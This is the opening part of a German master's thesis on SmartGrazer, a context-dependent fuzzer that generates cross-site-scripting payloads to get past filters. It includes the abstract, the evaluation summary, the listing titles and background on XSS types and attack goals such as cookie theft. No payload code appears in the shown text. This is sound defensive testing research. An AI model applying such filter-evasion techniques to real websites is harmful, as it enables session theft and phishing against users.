

- Masterthesis -

SmartGrazer: Dynamische Testfallgenerierung für Cross-Site-Scripting-Schwachstellen

**Implementierung und Evaluation eines kontextabhängigen,
grammatikbasierten Fuzzers**

Alexander Borgardt

MatNr.: 21981465

Friedrich-Alexander-Universität Erlangen-Nürnberg

Cauerstraße 11

91058 Erlangen, Deutschland

alexander.borgardt@fau.de

2017-12-29

Inhaltsverzeichnis

Eidesstattliche Erklärung	i
Danksagung	ii
Abstract	iii
Abbildungsverzeichnis	v
Quelltextauszüge	vii
Glossar	viii
1 Einleitung	1
1.1 Die Nutzung des Internets	1
1.2 Motivation	1
1.3 Aufgabendefinition	2
2 Hintergrund	3
2.1 Web 2.0	3
2.2 Testen von Web-Anwendungen	3
2.3 Cross-Site-Scripting (XSS)	4
2.4 Related Work	14
3 Implementierung	18
3.1 Grundkonzept	18
3.2 Generierungsphase	20
3.3 Kommunikationsphase	28
3.4 Analysierungsphase	30
3.5 Anpassungsphase	32
3.6 Implementierungsdetails	38
4 Evaluation	46
4.1 Burp Suite Scanner	46
4.2 Testdefinition	48
4.3 Ergebnisse	51
4.4 Fazit	62
5 Zusammenfassung und Aussichten	63
5.1 Zusammenfassung	63
5.2 Aussichten	64
Appendices	67
A Verwendete Werkzeuge	67
B Quellcode	68
C Abbildungen	72

Eidesstattliche Erklärung / Statutory Declaration

Hiermit versichere ich eidesstattlich, dass die vorliegende Arbeit von mir selbständig, ohne Hilfe Dritter und ausschließlich unter Verwendung der angegebenen Quellen angefertigt wurde. Alle Stellen, die wörtlich oder sinngemäß aus den Quellen entnommen sind, habe ich als solche kenntlich gemacht. Die Arbeit wurde bisher in gleicher oder ähnlicher Form keiner anderen Prüfungsbehörde vorgelegt.

I hereby declare formally that I have developed and written the enclosed thesis entirely by myself and have not used sources or means without declaration in the text. Any thoughts or quotations which were inferred from the sources are marked as such. This thesis was not submitted in the same or a substantially similar version to any other authority to achieve an academic grading.

Der Friedrich-Alexander-Universität, vertreten durch den Lehrstuhl für Informatik 1, wird für Zwecke der Forschung und Lehre ein einfaches, kostenloses, zeitlich und örtlich unbeschränktes Nutzungsrecht an den Arbeitsergebnissen der Arbeit einschließlich etwaiger Schutz- und Urheberrechte eingeräumt.

Erlangen, 2017-12-29

Alexander Borgardt

Danksagung

Besonderer Dank gilt meiner Familie und meinem Arbeitgeber SDZeCOM GmbH & Co. KG , die mich in meiner Entscheidung unterstützten, den sicheren Arbeitsplatz aufzugeben und den Master-Abschluss anzugehen. Des Weiteren möchte ich mich bei den Mitarbeitern der Friedrich-Alexander-Universität bedanken, die täglich Ihr Wissen an Studenten wie mich weitergeben.

Im Hinblick auf diese Arbeit gilt mein besonderer Dank Benjamin Stritter, der mir bei Fragen jederzeit zur Seite stand, viel Geduld erwies und Dinge auch gerne ein zweites Mal erklärte. Weiterhin danke ich Christian Wagner und Ralf Dippold, die sich Zeit nahmen und mir Feedback, bezüglich Richtigkeit, Form und Verständnis der Arbeit, gaben.

Zu guter Letzt danke ich meiner Lebensgefährtin Melanie Fuchs, die mich immer gerne mit Rat und Tat unterstützte, um dieser Arbeit den letzten Feinschliff zu verpassen.

Abstract

The aim of this master thesis was the implementation and evaluation of a context dependent, grammatical-based fuzzer for XSS attacks. The idea is to develop and evaluate a contextual generator which generates payloads depending on the websites answer. The basic data will be defined by construction rules, which will be filled during each generation. Elements will consist of keywords, strings and basic signs, which are used in JavaScript and HTML. The used signs are chosen during generation by calculating their potential.

The built-in payload generator from SmartGrazer has been named “Smarty” and the software was realized with Python 3 and published as an open source project on GitHub¹. Subsequently, the developed software was tested against several web applications with XSS vulnerabilities and the results were compared to two alternative approaches: first, an XSS grammar was developed and prepared to be compatible with Dharma², a context free grammar generator, and second, burp suite scanner³, a proprietary pentest-solution, was used to test fixed predefined lists of XSS payloads.

The evaluation initially included a list of simple XSS filters that protect against individual elements of XSS attacks. These were combined in a second step to test the generated payloads. In the final step, bWAPP, a pentest web application, was used to test the generated payloads.

The following results were obtained after 25 test runs with random combinations of the simple XSS filters:

1. The reliability of SmartGrazer and both used generators (Dharma & Smarty) was about 99.86%. In comparison, Burp Suite was able to achieve a reliability of about 88.57%.
2. By using the Dharma generator less generation rounds were needed to find a reflected payload, compared to the Smarty generator.

In 25 test runs against the bWAPP application, SmartGrazer achieved a higher average reliability (Smarty: 93.33%, Dharma: 77.22%) than the Burp Suite (66.67%).

Executable payload generation

In addition, an evaluation was made to test how efficient the generated payloads of Smarty, Dharma and the Burp Suite are. For this purpose, ten generation rounds were carried out to check whether the payload was executed when loading the website in the browser.

The results against the combined filters Smarty managed to achieve an average reliability of 66.07%. Burp Suite took second place, by achieving a 52.14% reliability. The Dharma generator only managed to achieve a reliability of 27.14%.

¹ <https://github.com/b1tray3r/SmartGrazer>

² <https://github.com/MozillaSecurity/dharma>

³ <https://portswigger.net/burp>

As a result, none of the used generators were able to create a working payload to the bWAPP application, when configured to the highest security level.

Abbildungsverzeichnis

2.1	Ablaufdiagramm: Typ 1 XSS	6
2.2	Ablaufdiagramm: Typ-2 XSS	7
2.3	XSS-Beispiel: Kontextwechsel	9
2.4	XSS-Game: Level 1 - Eingabemaske	10
2.5	XSS-Game: Level 1 - Antwortseite	11
2.6	XSS-Game: Level 1 - Lösung	11
2.7	XSS-Beispiel: Payload mit zwei JavaScript-Teilen	12
2.8	XSS-Polyglott: Funktion des Payload im HTML-Kontext	12
2.9	XSS-Polyglott: Funktion des Payload im Kommentar-Kontext	12
3.1	Konzept: Grundsätzliche Vorgehensweise von SmartGrazer	19
3.2	Definition: Payload-Elemente als Objekte	19
3.3	SmartGrazer: Auszug Generierungsphase	20
3.4	Dharma: Aufbau eines generierten Payloads	24
3.5	Smarty: Aufbau eines generierten Payloads	27
3.6	SmartGrazer: Auszug Kommunikationsphase	28
3.7	SmartGrazer: Auszug Analysierungsphase	30
3.8	Ablaufdiagramm: Textbasierte Payload-Suche	31
3.9	SmartGrazer: Auszug Anpassungsphase	32
3.10	SmartGrazer: Auswirkungen auf die Lebenspunkte	33
3.11	SmartGrazer: Verlauf der Lebenspunkte pro Senkung	34
3.12	Beispiel: Gewichtung von Elementen	34
3.13	Beispiel: Errechnung des Payload-Potentials	35
3.14	Struktogramm: getWithMostPotential	36
3.15	Struktogramm: pickWeightedRandom	36
3.16	Beispiel: Gewichtete Zufallsziehung	37
3.17	SmartGrazer: Programmablauf Phase 1	38
3.18	SmartGrazer: Programmablauf Phase 2	39
3.19	SmartGrazer: Programmablauf Phase 3	39
3.20	SmartGrazer: Komponentendiagramm	40
3.21	SmartGrazer: Vereinfachtes Klassendiagramm	41
3.22	SmartGrazer: Generator-Klassen als Fabrik-Entwurfsmuster	41
3.23	SmartGrazer: Hilfe des Kommandozeilenprogramms	44
3.24	SmartGrazer: Auszug der Konfigurationsdatei "config/config.json"	44
4.1	Burp Suite: Konfiguration des Snipers	47
4.2	Burp Suite: Konfiguration des Intruders	47
4.3	bWAPP: XSS-1 Testseite mit Pop-up	48
4.4	badWAF: Eingabeformular	49
4.5	badWAF: Antwortseite im HTML-Kontext	49
4.6	badWAF: Antwortseite im Attributwert-Kontext	50
4.7	badWAF: Durchschnittliche Anzahl der Payloads im HTML-Kontext	51

4.8	badWAF: Durchschnittliche Anzahl der Payloads im Attributwert-Kontext . .	52
4.9	Smarty: Reflektierte Payloads mit aktivem fpb-Filter	52
4.10	Smarty: Reflektierte Payloads mit aktivem fkjs-Filter	53
4.11	badWAF: Zuverlässigkeit für reflektierte Payloads im HTML-Kontext	54
4.12	badWAF: Zuverlässigkeit für reflektierte Payloads im Attributwert-Kontext .	54
4.13	Smarty: Reflektierte Payloads mit kombinierten Filtern	55
4.14	bWAPP: Verlauf der Versuche für Level 1	56
4.15	bWAPP: Verlauf der Versuche für Level 2	56
4.16	badWAF: Zuverlässigkeit für ausführbare Payloads im HTML-Kontext	58
4.17	badWAF: Zuverlässigkeit für ausführbare Payloads im AttrVal-Kontext . . .	59
4.18	bWAPP: Verlauf der Versuche für ausgeführte Payloads auf Level 0	60
4.19	bWAPP: Verlauf der Versuche für ausgeführte Payloads auf Level 1	61
4.20	bWAPP: Ausgeführte Payloads auf Level 1	61
C.1	XSS-Polyglott: Funktion des Payloads in allen abgedeckten Kontexten	72
C.2	Ablaufdiagramm: SmartGrazer mit gewähltem -x Parameter	73

Quelltextauszüge

2.1	Kontexte: Payload in script-Tags	8
2.2	Kontexte: Payload in Zuweisungswerten	8
2.3	Kontexte: Payload zwischen HTML-Tags	8
2.4	Kontexte: Payload in anderen Umgebungen	8
2.5	XSS-Angriffe: ohne Kontextwechsel	11
2.6	XSS-Angriffe: mit Kontextwechsel	12
2.7	XSS-Angriffe: Polyglott-Payload über acht Kontexte	12
2.8	XSS-Angriffe: Eventhandler in schließenden HTML-Tags	13
2.9	XSS-Angriffe: Ausnutzen der MathML-Umgebung	13
2.10	XSS-Angriffe: Ausnutzen des video-Tags	13
2.11	XSS-Angriffe: Ausnutzen der srcdoc-Eigenschaft von IFrames	13
2.12	XSS-Angriffe: Ausnutzen der autofocus-Eigenschaft	14
2.13	XSS-Angriffe: Ausnutzen von CSS3-Animationen	14
3.1	Dharma: Grundaufbau einer Grammatikdefinition	21
3.2	Dharma: Auszug aus der XSS-Grammatikdefinition (xss.dg)	21
3.3	Dharma: Gruppierung der Payload-Elemente	22
3.4	Dharma: Umwandlung gegebener Payloads - Teil 1	23
3.5	Dharma: Umwandlung gegebener Payloads - Teil 2	24
3.6	Dharma: Regeldefinition des Zeichens "<"	25
3.7	Dharma: Beispiel für einen generierten Payload	25
3.8	Dharma: Beispiel einer paarweisen XSS-Grammatikdefinition	26
3.9	SmartGrazer: Auszug aus der Grammatik-Konfigurationsdatei	27
3.10	SmartGrazer: Grundaufbau einer SUT-Konfigurationsdatei	29
3.11	SmartGrazer: Auszug der Konfigurationsdatei "elements.json"	42
3.12	SmartGrazer: Auszug der Konfigurationsdatei "elements.life.json"	42
3.13	SmartGrazer: Auszug der Konfigurationsdatei "elements.mutator.json"	43
B.1	Verwendete Payloads des XSS Filter Evasion Cheat Sheet	68
B.2	Vollständiges Beispiel einer SUT-Konfigurationsdatei	70

Glossar

Adapter	Das Adapter-Entwurfsmuster übersetzt die Schnittstelle eines Programms, sodass zwei Anwendungen mit einander kommunizieren können.
AJAX	Abkürzung für Asynchronous JavaScript and XML . Eine Technik, bei der unter Verwendung von JavaScript neue Serveranfragen auch nach dem vollständigen Laden der Webseite getätigt werden können, ohne die komplette Webseite neu laden zu müssen.
Backtick	Rückwärts geneigtes Hochkomma.
BNF	Abkürzung für Backus Naur Form . Eine Notations- oder Darstellungsform für kontextfreie Grammatiken. In der Backus Naur Form können auch höhere Programmiersprachen, wie z.B. Java oder Pascal, dargestellt werden.
Cookies	Eine vom Webbrowser angelegte Datei, in der beispielsweise Anmeldeinformationen gespeichert werden, sodass sich der Benutzer bei einem erneuten Besuch der Webseite nicht erneut anmelden muss.
Crawler	Ein (Web-)Crawler ist eine Softwareanwendung, die systematisch alle Links einer Webseite besucht und herunterlädt bzw. auswertet.
GET	Eine Methode des Hypertext Transfer Protocol (HTTP) bzw. Hypertext Transfer Protocol Secure (HTTPS), um Daten vom Browser an den Webserver zu senden. GET-Parameter werden beim Übermitteln an die Uniform Resource Locator (URL) angehängt und können somit direkt übertragen werden.
JSON	Abkürzung für JavaScript Object Notation . Das JSON-Format ist ein einfach zu lesendes und kompaktes Datenformat. Der Vorteil von JSON-Daten ist, dass diese oft direkt als Objekte interpretiert und verwendet werden können.
Keylogger	Ein Keylogger ist eine Softwareanwendung, die sämtliche Anschläge der Tastatur aufzeichnet und (meistens) an eine dritte Person übermittelt.
Payload	Ein Stück Quellcode, bestehend aus HTML- und JavaScript-Code, welches beim Verarbeiten vom Browser auf der Seite ausgeführt werden soll.
Phishing	Eine Betrugsmasche, bei der Benutzer auf gefälschte Webseiten gelockt werden, um dort Anmeldeinformationen abzugreifen.
POST	Eine Methode des HTTP bzw. HTTPS, um Daten vom Browser an den Webserver zu senden. POST-Parameter werden als versteckte Daten übertragen und können nicht einfach an die URL angehängt werden.
Sanitizer	Die Daten werden zwischen Eingabe und Verarbeitung untersucht und von verbotenen Inhalten "gereinigt".

XSS Abkürzung für **Cross-Site-Scripting**.

Die Abkürzung XSS wird verwendet um Missverständnisse mit der Auszeichnungssprache Cascading Style Sheets (CSS) zu vermeiden.

1 Einleitung

1.1 Die Nutzung des Internets

Laut einer Studie von We Are Social Singapore aus dem Jahr 2016 nutzen ca 46% (3.419 Milliarden Menschen) der Weltbevölkerung das Internet [32]. Im Vergleich zum Vorjahr entspricht dies einem Zuwachs von zehn Prozent. In Europa beträgt der Anteil der Internetnutzer 73% (616 Millionen Menschen) der Gesamtbevölkerung. Weiterhin sind aktuell ca. 189 Millionen Top Level Domains (TLDs) im Internet registriert [24]. Mit der Einführung von Web 2.0 und der vereinfachten Weise, Inhalte im Internet bereit zu stellen, wächst intuitiv auch die Gefahr, dass die Zahl von Webseiten mit Sicherheitslücken zunimmt.

1.2 Motivation

Moderne Webanwendungen sind in der Regel hochgradig dynamisch und interaktiv. Jedoch kann durch bestimmte Benutzereingaben das Verhalten der Webanwendung beeinträchtigt werden. Solche Eingaben können dazu genutzt werden, die Datenbank der Webanwendung zu manipulieren (SQL-Injection) oder schädlichen Quellcode auf den Computern der Besucher der Seite auszuführen (XSS).

Laut einer statistischen Analyse von WhiteHat Security [33] machen Cross-Site-Scripting Angriffe rund die Hälfte der Angriffe auf Webseiten aus. Weiterhin ist die Anzahl von Cross-Site-Scripting-Angriffen seit 2012 stetig gestiegen. Daher wird es immer wichtiger, diesem Trend entgegen zu wirken und Webseiten ausreichend gegen solche Angriffe zu schützen. Insbesondere müssen sicherheitsrelevante Eingabefelder identifiziert und auf Schwachstellen untersucht werden.

Getestet werden können solche kritischen Eingabefelder oft nur bedingt, da Firmen aus Zeit- oder Budgetgründen auf Software von anderen Quellen zurückgreifen. Dies erschwert das Testen dahingehend, dass der Quellcode oft nicht verfügbar ist und deswegen auf sogenanntes Black-Box-Testing zurückgegriffen werden muss. Auch wenn der Quellcode zugänglich ist, wird oft nur ergänzend mittels Source-Code-Audit getestet, da dies sehr aufwändig ist.

Diese Vorgehensweise entspricht im Normalfall auch den Herausforderungen, denen sich Angreifer annehmen müssen. Aus diesem Grund pflegen Sicherheitsexperten Listen mit Angriffssignaturen, um häufige Fehlerquellen zu identifizieren.

Gängige Softwarelösungen bieten Listen mit geläufigen Angriffssignaturen, die gegen Webanwendungen getestet werden können. Alternativ pflegt die Organisation Open Web Application Security Project (OWASP) seit September 2012 eine frei zugängliche Liste mit möglichen Angriffen, um XSS-Filter zu umgehen. Ein Nachteil solcher statischer Listen ist, dass Entwickler von Webanwendungen oder Web Application Firewalls (WAFs) Gegenmaßnahmen gegen genau diese Fälle programmieren können.

Des Weiteren können Scanner mit vordefinierten Listen nicht auf gegebene Spezifika

der Webanwendung reagieren. Ein weiterer Nachteil der Abarbeitung von umfangreichen statischen Listen ist der Aufwand, der entsteht, wenn alle Angriffssignaturen der Liste komplett abgearbeitet werden sollen.

1.3 Aufgabendefinition

Diese Masterthesis besteht aus insgesamt drei Teilaufgaben:

- Im ersten Schritt wird ein Algorithmus entwickelt und implementiert, welcher unter Verwendung von Fuzzing Angriffssignaturen generiert. Hierbei wird ein gezieltes, "intelligentes" Fuzzing angewendet, das auf Konstruktionsvorschriften und Mutationen von Testfällen basiert. Die Implementierung dieses Algorithmus soll parametrisiert steuerbar sein, damit gegebenenfalls bestimmte Muster der Angriffssignatur mit einer höheren Wahrscheinlichkeit generiert werden können.
- Weiterhin sollen Antworten von Webanwendungen ver- und bewertet werden, sodass potenziell vielversprechende Angriffssignaturmuster bei der Weiterentwicklung für den jeweiligen Parameter bevorzugt wiederverwendet werden können.
- Im letzten Schritt und nach der Implementierung wird die Anwendung anderen Lösungen gegenübergestellt und Analysen für verschiedene Webapplikationen durchgeführt.

Anmerkung: Sämtliche Artefakte, wie zum Beispiel Quelltext, Kommentare und Diagramme, werden in englischer Sprache verfasst, da diese nach Abschluss der Masterthesis als Open Source Projekt veröffentlicht werden. Die in dieser Arbeit vorgestellten Quelltext-Passagen und Diagramme werden dementsprechend ausreichend beschrieben.

1.3.1 Grenzen

Der primäre Fokus dieser Masterthesis liegt auf reflektiertem Cross-Site-Scripting (XSS-1). Die Erweiterung auf persistentes Cross-Site-Scripting (XSS-2) kann ohne weitere Anpassungen des hier entwickelten Algorithmus vorgenommen werden. Die Implementierung des Algorithmus wird zunächst als Kommandozeilenprogramm ohne Benutzeroberfläche realisiert.

1.3.2 Auswertung

Getestet wird der entwickelte Algorithmus im direkten Vergleich zu bereits existierenden Schwachstellen-Scannern. Jede Anwendung wird anhand mehrerer Testdurchläufe mit verschiedenen Webanwendungen auf Effektivität und Effizienz bewertet.

2 Hintergrund

2.1 Web 2.0

Der Begriff "Web 2.0" beschreibt eine veränderte Nutzung des Internets [19]. Während in der Vergangenheit überwiegend statische Inhalte in Form von Produktinformationen veröffentlicht wurden, neigt der Trend dazu, dass der Benutzer sich einbringt und selbst Inhalte einpflegt. Außerdem wird es Benutzern immer mehr erleichtert, ganze Webseiten innerhalb von Minuten zu erstellen und der Öffentlichkeit zur Verfügung zu stellen. Dies birgt jedoch die Gefahr, dass sich viele Autoren einfach nicht über die technischen Gefahren und Sicherheitsrisiken bewusst sind.

Open Source Software: Laut eines Beitrags des Infosecurity Magazines [25] sind 87% der Schwachstellen entweder Cross-Site-Scripting- (67%) oder SQL-Injections (20%). Hierbei wurden ungefähr 400 Open Source Webapplikationen untersucht. Der Vorteil von Open Source Anwendungen gegenüber Closed Source Anwendungen liegt in der Möglichkeit, dass der Quellcode von einer breiten Masse eingesehen und getestet werden kann.

OWASP: Seit 2001 stellt diese Stiftung eine frei zugängliche Sammlung von sicherheitsbezogenen Informationen zur Verfügung. Diese sollen Entwicklern und Unternehmen helfen, vertrauenswürdige und sichere Applikationen zu entwickeln.

Neben vielen Ratschlägen, wie eine Webseite gegen XSS-Angriffe abgesichert werden kann, pflegen die Mitglieder der OWASP eine Liste mit bekannten XSS-Payloads, um XSS-Filter zu umgehen [22]. Diese dient in dieser Arbeit als Vorlage für die entwickelten Angriffsmuster.

2.2 Testen von Web-Anwendungen

Beim Testen von Software unterscheidet man grundlegend zwischen White-Box- und Black-Box-Testing. Die Vorgehensweisen unterscheiden sich dahingehend, dass beim White-Box-Testing der Quelltext vorhanden ist und so Programmpfade gezielt getestet werden können. Hierdurch können fehlerhafte Komponenten des Programms gefunden werden.

Black-Box-Testing betrachtet die Software als abgeschlossenes System, von dem nur die öffentlichen Schnittstellen sichtbar sind. Bei diesem Testverfahren werden beispielsweise Grenzwerte als Eingabe gewählt, um fehlerhaftes Verhalten des Programms aufzudecken. Daher wird Black-Box-Testing verwendet, um die Anwendung auf Vollständigkeit gegenüber der Software-Spezifikation zu testen.

Das Testen von dynamischen Webseiten erfordert eine Mischung aus beiden Vorgehensweisen. Zum Einen kann der enthaltene JavaScript- bzw. HTML-Quelltext eingesehen werden, wodurch die dynamischen Programmabläufe im Webbrowser offen liegen. Zum Anderen

ren ist die serverseitige Generierung des JavaScript- bzw. HTML-Quelltextes nicht verfügbar.

XSS-Angriffe nutzen die Möglichkeit, JavaScript-Code in fremde Webseiten einzubetten und diesen vom Webbrowser ausführen zu lassen. Sobald es dem Angreifer gelungen ist, Schadcode einzuschleusen, kann dieser versuchen, sensible Daten von Nutzern der Seite zu stehlen. Ein beliebtes Ziel solcher Angriffe sind HTTP-Cookies. Diese enthalten oft Informationen über Session-Daten der benutzten Webseite.

Um Webseiten gegen XSS-Angriffe abzusichern, müssen Benutzereingaben vor der Verarbeitung auf solchen "Schadcode" geprüft werden.

Die Prüfung kann entweder per Hand oder mittels einer professionellen WAF ausgeführt werden. Die Verwendung einer WAF ist jedoch nicht immer die sicherere Wahl. WAF kennen die Applikationslogik nicht und die WAF-Datenbanken müssen auf dem aktuellsten Stand gehalten werden, um eine möglichst hohe Sicherheit gewährleisten zu können. Dem gegenübergestellt steht das immanente Risiko der Unvollständigkeit bei selbst programmierten Überprüfungen. Weitere Sicherheitslücken und Risiken können im Zuge der Weiterentwicklung der JavaScript-Sprache auftreten, die bis zu ihrer Fehlerbehebung neues Angriffspotential bieten.

Das Finden neuer Schwachstellen ist per Hand oft sehr arbeits- und zeitaufwändig. Daher wird versucht, mittels automatisierter Testfall-Generierung den Findungsprozess zu vereinfachen und zu beschleunigen. In der Praxis wird eine Webseite auf die gängigsten Angriffe getestet. Dies geht in der Regel schneller und deckt die gängigen Fehlerquellen hinreichend ab.

Alternativ kann die Webanwendung durch Fuzzing, bei dem die Software mittels Zufallszahlen auf unerwartetes Verhalten geprüft wird, getestet werden. Solch unerwünschtes Verhalten ist beispielsweise ein Softwareabsturz oder ein Denial of Service (DOS).

In Verbindung mit Fuzzing lassen sich bei XSS-Testing Konstruktionsgrammatiken einsetzen. Eine Konstruktionsgrammatik beschreibt die technische Zusammensetzung einer Sprache und die Möglichkeit, Elemente daraus zu erzeugen. Im Fall von XSS-Angriffen können durch eine Konstruktionsgrammatik automatisiert Testfälle für Webanwendungen generiert werden.

2.3 Cross-Site-Scripting (XSS)

Der Quellcode einer Webseite besteht meistens aus drei Komponenten. Die Auszeichnungssprachen HTML und CSS sind dabei für die Struktur und das Aussehen der gelieferten Informationen zuständig. Der Webbrowser interpretiert die HTML-Elemente und erstellt darauf aufbauend das sogenannte Document Object Model (DOM). JavaScript, als dritte Komponente, kann zum Einen den Inhalt des DOM weiter bearbeiten und zum Anderen durch sogenannte Events weiteren Quellcode ausführen.

2.3.1 Ziele von XSS-Angriffen

Im wesentlichen werden XSS-Angriffe durchgeführt, um an sensible Daten des Opfers zu gelangen. Drei beispielhafte Ziele des Angreifers sind Diebstahl von Cookies, Installieren eines Keyloggers oder Phishing.

Cookie-Diebstahl Durch den Diebstahl von Cookies kann sich der Angreifer als sein Opfer ausgeben, um sich Zugang zu der gewünschten Webseite zu verschaffen.

Keylogger Der Angreifer kann einen Keylogger auf der Webseite einschleusen, um Benutzereingaben an den Server des Angreifers weiterzuleiten.

Phishing Phishing beschreibt die Manipulation von Links oder Webseiten, sodass das Opfer auf eine gefälschte Webseite weitergeleitet wird. Gibt das Opfer dort seine Benutzerdaten ein, werden diese an den Angreifer geschickt.

2.3.2 XSS-Typen und Definitionen

Je nach Quelle des Angriffs wird Cross-Site-Scripting in drei Arten unterschieden:

Typ 0 / DOM-basiertes XSS DOM-basiertes XSS spielt sich komplett im Browser des Benutzers ab. Hierbei werden die Benutzereingaben nicht an die Webseite gesendet, sondern mittels JavaScript dazu verwendet, um das bestehende HTML-Dokument zu manipulieren.

Typ 1 / reflektiertes XSS Werden Benutzereingaben direkt in Form von Fehlermeldungen, Suchanfragen oder innerhalb der Webseite zurückgeliefert, kann reflektiertes XSS auftreten.

Typ 2 / persistentes XSS Im Allgemeinen tritt persistentes XSS auf, wenn der Payload auf dem angegriffenen Server, zum Beispiel in einer Datenbank, gespeichert wird. Durch Aufrufen der Seite zu einem späteren Zeitpunkt wird der Angriff geladen und ausgeführt.

In Abbildung 2.1 ist der Ablauf eines reflektierenden XSS-Angriffs abgebildet, in dem der Angreifer zunächst eine URL mit böartigen JavaScript-Quellcode erstellt. Diese URL lässt der Angreifer vom Opfer aufrufen, sodass die Attacke von der Webseite verarbeitet und an den Browser vom Opfer "reflektiert" wird. Hierdurch wird der XSS-Angriff beim Opfer ausgeführt.




Abbildung 2.1: Ablaufdiagramm: Typ 1 XSS

Im Gegensatz dazu ist in der Abbildung 2.2 exemplarisch der Ablauf eines persistenten XSS-Angriffs (Typ 2) abgebildet. Hier gelingt es dem Angreifer, schädlichen JavaScript-Code in die Datenbank einer Webseite zu speichern. Dieser schädliche Code wird dann beim Laden der Webseite ausgeführt. Beispiele hierfür können Foren und Kommentarfunktionen sein. Das Opfer wird beim nächsten Aufruf der Seite unabsichtlich das Laden des böartigen Quellcodes und somit die XSS-Attacke auf dem Browser starten.




Abbildung 2.2: Ablaufdiagramm: Typ-2 XSS

Seit Mitte 2012 hat sich in der Praxis eine neue Kategorisierung eingebürgert, da die bisherige Kategorisierung in Typ 0, Typ 1 und Typ 2 häufig für Verwirrung gesorgt hat. Grund hierfür ist, dass auch persistente und reflektierte XSS außerhalb des DOM-Kontextes auftreten können [34].

Server XSS Die gesamte Antwort (inklusive des Payloads) wird vom Server generiert und an den Browser gesendet. Dabei spielt es keine Rolle, ob der Payload aus der Datenbank oder einem Request stammt. Laut dieser Definition fallen die Beispiele 2.1 und 2.2 in die Server XSS Klassifizierung, da bei beiden Angriffen der Payload im Hyper Text Markup Language (HTML)-Code an den Browser des Opfers geschickt wird.

Client XSS Der Angriff erfolgt ausschließlich im Browser des Opfers, das heißt, dass DOM ist bereits vom Server generiert und es findet kein weiterer Request mehr statt. Auslöser des Payloads ist ein JavaScript-Methodenaufruf, welcher den Payload lädt und ausführt. Hier kann der Payload aus einem AJAX-Aufruf oder dem DOM stammen.

2.3.3 Payloads

2.3.3.1 Aufbau eines Payloads

Ein Payload besteht im Kern aus einem Stück vom Angreifer bestimmten JavaScript-Quellcode. Hier kann theoretisch jede Funktion einprogrammiert werden. Für die Ermittlung der Schwachstelle reicht es jedoch aus, eine einfache alert-Box öffnen zu lassen.

